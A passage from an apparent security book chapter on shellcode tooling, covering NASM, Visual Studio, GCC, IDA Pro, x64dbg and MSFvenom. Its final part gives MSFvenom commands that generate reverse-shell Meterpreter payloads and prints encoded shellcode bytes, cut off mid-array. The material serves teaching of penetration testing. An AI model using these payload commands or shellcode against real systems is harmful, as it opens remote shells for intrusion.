
Once you have NASM installed on Windows, you can confirm its version by running the following command:

```
nasm -version
```

If you want to view the help file, by can run the following command:

```
nasm -help
```

The following screenshot shows the output of running the preceding commands:



```
C:\NASM>nasm --version
NASM version 2.15.05 compiled on Aug 28 2020

C:\NASM>nasm --help
Usage: nasm [-@ response_file] [options...] [--] filename
       nasm -v (or --v)

Options (values in brackets indicate defaults):

    -h            show this text and exit (also --help)
    -v (or --v)   print the NASM version number and exit
    -@ file       response file; one command line option per line

    -o outfile    write output to outfile
    --keep-all    output files will not be removed even if an error happens

    -Xformat      specifiy error reporting format (gnu or vc)
    -s            redirect error messages to stdout
    -Zfile        redirect error messages to file

    -M            generate Makefile dependencies on stdout
    -MG           d:o, missing files assumed generated
    -MF file      set Makefile dependency file
    -MD file      assemble and generate dependencies
    -MT file      dependency target name
    -MQ file      dependency target name (quoted)
    -MP           emit phony targets

    -f format     select output file format
```

Figure 3.3 – NASM version and help commands on Windows

NASM is a great assembler to use, and you will see it being used a lot when reading shellcode articles on the internet. Now, let's look at the Microsoft Assembler.

Microsoft Assembler (MASM)

MASM is not available as a separate application. To make use of this specific assembler, you will need to have Visual Studio installed. Visual Studio includes both the 32-bit and 64-bit versions of MASM.

Although we will not be working with this assembler, if you want to learn more about it, please go to Microsoft's website: `https://docs.microsoft.com/en-us/cpp/assembler/masm/microsoft-macro-assembler-reference?view=msvc-170`.

Visual Studio

Visual Studio has been around for many years. It is an integrated development environment that is designed and maintained by Microsoft. It's used to develop websites, web apps, web services, and mobile apps, among other things. Windows API, Windows Forms, Windows Presentation Foundation, Windows Store, and Microsoft Silverlight are some of the Microsoft software development platforms that are used by Visual Studio. It can generate both native and managed code.

At the time of writing, Visual Studio supports 36 programming languages, and its code editor and debugger can support practically any programming language if a language-specific service is available. Programming languages such as C, C++, C++/CLI, Visual Basic .NET, C#, F#, JavaScript, TypeScript, XML, XSLT, HTML, and CSS are among the built-in languages. Within Visual Studio, you can make use of plugins to provide support for other languages such as Python, Ruby, Node.js, and M, among others.

The Community edition of Visual Studio is the most basic and is offered for free (`https://visualstudio.microsoft.com/vs/community/`):




Figure 3.4 – Visual Studio Community Edition dashboard

Various assemblers exist on the internet. We have only covered a few of them, so I encourage you to read up on the other assemblers and try them out.

GNU Compiler

GNU Compiler Collection (**GCC**) is a GNU project optimizing compiler that supports a wide range of programming languages, hardware architectures, and operating systems. GCC is an important part of the GNU toolchain and the standard compiler for most GNU and Linux kernel projects.

GCC comes pre-installed in nearly all Linux distributions, and it is also available in their central repositories, making it simple to install. To install this on Debian-based distributions, including Debian, Ubuntu, and Linux Mint, all you need to do is run the following command:

```
apt install build-essentials
```

For RedHat-based distributions such as RedHat Enterprise Linux, Fedora, CentOS, and Amazon Linux, you would need to run the following command:

```
yum group install 'Development Tools'
```

For Arch-based distributions such as Arch or Manjaro, you would need to run the following command:

```
pacman -S base-devel
```

GCC can be installed on macOS using brew, as follows:

```
brew install gcc
```

GCC for Windows involves some additional programs. You can find more details here: `https://gcc.gnu.org/install/binaries.html`.


IDA Pro

IDA Pro is essentially a multi-platform, multi-processor disassembler for debugging and reverse engineering that converts machine-executable code into assembly language source code. It can be used as a local or remote debugger on several platforms. Plugins can be created for a range of processors and operating systems, and they support a variety of executable formats.

Now, you may be wondering why I have mentioned a disassembler in this tools and resources section. Well, consider the aim of a compiler (or assembler) – it is used to generate machine language; good disassembly tools are frequently required to ensure that the compiler is performing as intended. Analysts may also be interested in finding new ways to optimize compiler output and, from a security aspect, determining whether the compiler has been compromised to the point where backdoors are being inserted into generated code. So, as you generate shellcode, you may need to run it in a disassembler to validate that it was compiled correctly and meets its intended purpose.

IDA Pro is a paid-for licensed version of IDA. There is a free version that provides you with the disassembler ability, but also reduced functionality in comparison to the paid-for version. You can obtain the various versions from the following link: `https://hex-rays.com/`.

The following screenshot shows an example of the IDA Pro dashboard. I have loaded the NASM installer, which has been disassembled for reference:



```
Function name
sub_401000
sub_401234
sub_401293
sub_401347
sub_401396
sub_401418
sub_40146E
sub_4014A3
sub_4015A9
sub_40160C
sub_401630
sub_40164F
sub_403A10
sub_403AC7
sub_403AF0
DialogFunc
sub_403BCA
sub_403CB6
sub_403CDE
sub_403D10
sub_403EFE
sub_404068
sub_404430
Line 81 of 101
```

```
; Attributes: noreturn bp-based frame

public start
start proc near

pvReserved= dword ptr -310h
lpString= dword ptr -30Ch
uMode= dword ptr -308h
cbFileInfo= dword ptr -304h
uFlags= dword ptr -300h
ReturnLength= dword ptr -2FCh
var_2E0= dword ptr -2E0h
var_2DC= dword ptr -2DCh
TokenHandle= dword ptr -2D0h
psfi= SHFILEINFOW ptr -2CCh

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 2FCh
mov     [esp+308h+uMode], 8001h ; uMode
call    ds:SetErrorMode
push    esi
call    ds:GetVersion
and     eax, 0BFFFFFFFh
mov     ds:dword_469DE0, eax
cmp     ax, 6
jz      short loc_40453B

mov     [esp+308h+uMode], 0
call    sub_408E76
push    ebx
test    eax, eax
jz      short loc_40453B
```

```
100.00% (395,27) (501,920) 000038F0 00000000004044F0: start (Synchronized with Hex View-1)
```

```
LoadLibrary(C:\Users\risha\Downloads\IDA Pro 7.6 SP1 hide01.ir\IDA Pro 7.6 SP1\plugins\idapython3_64.dll) error: The specified module could not be found.
C:\Users\risha\Downloads\IDA Pro 7.6 SP1 hide01.ir\IDA Pro 7.6 SP1\plugins\idapython3_64.dll: can't load file
IDA is analysing the input file...
You may start to explore the input file right now.
Using FLIRT signature: SEH for vc7-14
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
```

```
AU:  idle  Down  Disk: 367GB
```


Figure 3.5 – Sample disassembly of the NASM installer on IDA Pro

Now, let's look at another debugger that you will come across in this book. This debugger is `x64dbg`.

x64dbg

x64dbg is a debugger that is used within Windows environments. This tool allows you to step through code as it runs to see exactly what it's doing. Like IDA, x64dbg can also be used for malware analysis. The tool's installation is simple, and it can be downloaded from the official website page: `https://x64dbg.com/`.

The following screenshot shows the dashboard of x64dbg. Take note of the wealth of information that's available within this debugger, such as the register values, assembly code operands, and so on:



```
0040E022 <26   E8 599C0000        call <267.sub_417C80>
0040E027     ^ E9 16FEFFFF        jmp 267.40DE42
0040E02C       CC                 int3
0040E02D       CC                 int3
0040E02E       CC                 int3
0040E02F       CC                 int3
0040E030 <26 $ 8B4C24 04          mov ecx,dword ptr ss:[esp+4]
0040E034     . F7C1 03000000      test ecx,3
0040E03A     .v 74 24             je 267.40E060
0040E03C     > 8A01                mov al,byte ptr ds:[ecx]
0040E03E     . 83C1 01             add ecx,1
0040E041     . 84C0                test al,al
0040E043     .v 74 4E              je 267.40E093
0040E045     . F7C1 03000000       test ecx,3
0040E04B     .^ 75 EF              jne 267.40E03C
0040E04D     . 05 00000000        add eax,0

<267.sub_417C80>

.text:0040E022 267.exe:$E022 #E022 <EntryPoint>
```

```
EAX    75B1342B     <kernel32.BaseThreadInit
EBX    7EFDE000
ECX    00000000
EDX    0040E022     <267.EntryPoint>
EBP    0018FF94
ESP    0018FF8C
ESI    00000000
EDI    00000000

EIP    0040E022     <267.EntryPoint>

EFLAGS   00000244
```

```
1: [esp] 75B1343D kernel32.75B1343D
2: [esp+4] 7EFDE000
3: [esp+8] 0018FFD4
4: [esp+C] 77019802 ntdll.77019802
5: [esp+10] 7EFDE000
```

```
Address   Hex                                               ASCII
76FF0000  8B 44 24 04|CC C2 04 00|CC 90 C3 90|CC C3 90 90  .D$.ÌÂ..Ì.Ã.ÌÃ
76FF0010  90 90 90 90|90 90 90 90|90 90 90 90|90 90 90 90  ..............
76FF0020  90 90 90 90|90 90 90 90|90 90 90 90|90 90 90 90  ..............
76FF0030  90 90 90 90|90 90 90 90|90 90 90 90|90 90 90 90  ..............
76FF0040  8B 4C 24 04|F6 41 04 06|74 05 F8 A1|1D 01 00 B8  .L$.öA..t.è¡..
```

```
0018FF8C  75B1343D   return to kernel32.7
0018FF90  7EFDE000
0018FF94  0018FFD4
0018FF98  77019802   return to ntdll.7701
0018FF9C  7EFDE000
0018FFA0  774A9908
0018FFA4  00000000
0018FFA8  00000000
```

```
INT3 breakpoint "entry breakpoint" at <267.EntryPoint> (0040E022)!
Time Wasted Debugging: 0:00:04:47
```

Figure 3.6 – Sample debug using x64dbg

There are several debuggers available on the internet; some people may favor x64dbg over another. I would suggest that you take a look at them, play around with the various debuggers, and use the one that you are comfortable with.

Shellcode creation tools

When it comes to creating shellcode, you can leverage pre-existing tools that can be used to create shellcode. These are either native to Kali Linux or can be installed manually if you are using a non-penetration testing-focused distribution.

The first tool that we will look at is a popular one: **MSFvenom**.

MSFvenom

MSFvenom combines MSFpayload with MSFencode, allowing you to use both tools in a single framework instance. This tool offers advantages since it enables you to make use of a single tool, it has standardized command-line options, and it offers increased speed. MSFvenom is capable of creating shellcode for a wide range of platforms.

You can view the syntax for MSFvenom by running the following command:


```
msfvenom -h
```

You can also list the various components that MSFvenom contains.

For example, to view the full list of encoders, you can run the following command:

```
msfvenom -l encoders
```

The following is the output of the preceding command:




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/brace                     low        Bash Brace Expansion Command Encoder
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    ruby/base64                   great      Ruby Base64 Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x64/xor_context               normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic               normal     Dynamic key XOR Encoder
    x64/zutto_dekiru              manual     Zutto Dekiru
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot              manual     BMP Polyglot
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/opt_sub                   manual     Sub Encoder (optimised)
    x86/service                   manual     Register Service
    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit         manual     Single Static Bit
    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
    x86/xor_dynamic               normal     Dynamic key XOR Encoder
```

Figure 3.7 – MSFvenom encoders

Here, you can see that MSFvenom supports many encoders. The application can rank the effectiveness of each encoder, which is depicted under the **Rank** column. To view a list of supported formats, you can run the following command:

```
msfvenom -l formats
```

The following is the output of the preceding command:



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -l formats

Framework Executable Formats [--format <value>]
===============================================

    Name
    ----
    asp
    aspx
    aspx-exe
    axis2
    dll
    elf
    elf-so
    exe
    exe-only
    exe-service
    exe-small
    hta-psh
    jar
    jsp
    loop-vbs
    macho
    msi
    msi-nouac
    osx-app
    psh
    psh-cmd
    psh-net
    psh-reflection
    python-reflection
    vba
    vba-exe
    vba-psh
    vbs
    war

Framework Transform Formats [--format <value>]
==============================================

    Name
    ----
    base32
    base64
    bash
    c
    csharp
    dw
    dword
    hex
    java
    js_be
    js_le
    num
    perl
    pl
    powershell
    ps1
    py
    python
    raw
    rb
    ruby
    sh
    vbapplication
    vbscript
```

Figure 3.8 – Formats supported by MSFvenom

Characters that should not be used, often known as bad characters, should be taken into account when you're writing shellcode. In a buffer overflow vulnerability, for example, the `0x00` null byte will truncate the buffer, halting the overflow or breaking the shellcode.

One of the enhancements that MSFvenom offers is the ability to remove bad characters. This is possible by using the `–b` command and defining the characters; for example, `"\x00\x09\x0a\x0d\x20"`.

Pro-Tip

`\x00`, also known as a null byte, is a very common bad character. There are classic ones such as `\x0a` (line feed), `\x0d` (carriage return), and `\x20` (space), which are also known as bad characters. You will want to eliminate these characters as much as possible when you create your shellcode.

At its core, the commands you can use to create shellcode with MSFvenom are as follows:

- For Linux:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your
IP Address> LPORT=<Your Port to Connect On> -f <language>
-b '\x00\x0a\x0d\x20'
```

- For Windows:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your
IP Address> LPORT=<Your Port to Connect On> -f <language>
-b '\x00\x0a\x0d\x20'
```


- For macOS:

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP
Address> LPORT=<Your Port to Connect On> -f <language> -b
'\x00\x0a\x0d\x20'
```

Let's create a quick piece of shellcode using the preceding command for Linux operating systems. This command will create the shellcode in the C programming language:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP
Address> LPORT=<Your Port to Connect On> -f c -b '\x00\x0a\x0d\
x20'
```

Once you enter this command, MSFvenom will output some shellcode that you can use, as shown in the following screenshot:



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=443 -f c -b '\x00\x0a\x0d\x20'
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai chosen with final size 150
Payload size: 150 bytes
Final size of c file: 654 bytes
unsigned char buf[] =
"\xda\xc2\xbe\xa5\x7c\xd7\x66\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x1f\x83\xc2\x04\x31\x72\x16\x03\x72\x16\xe2\x50\x16\xdd\x38"
"\xab\x3c\x16\x27\x98\x81\x8a\xc2\x1c\xb6\x4b\x9a\xc1\x7b\x13"
"\x0b\x5a\xec\xd4\x9c\x5d\xee\xbc\xde\x5d\xef\x87\x56\xbc\x85"
"\x91\x30\x6e\x0b\x09\x48\x6f\xe8\x78\xca\xea\x2f\xfb\xd2\xba"
"\xdb\xc1\x8c\xe0\x24\x3a\x4d\xbc\x4e\x3a\x27\x39\x06\xd9\x86"
"\x88\xd5\x9e\x6c\xca\x9f\x23\x85\xed\xed\x5b\xe3\xf1\x01\x64"
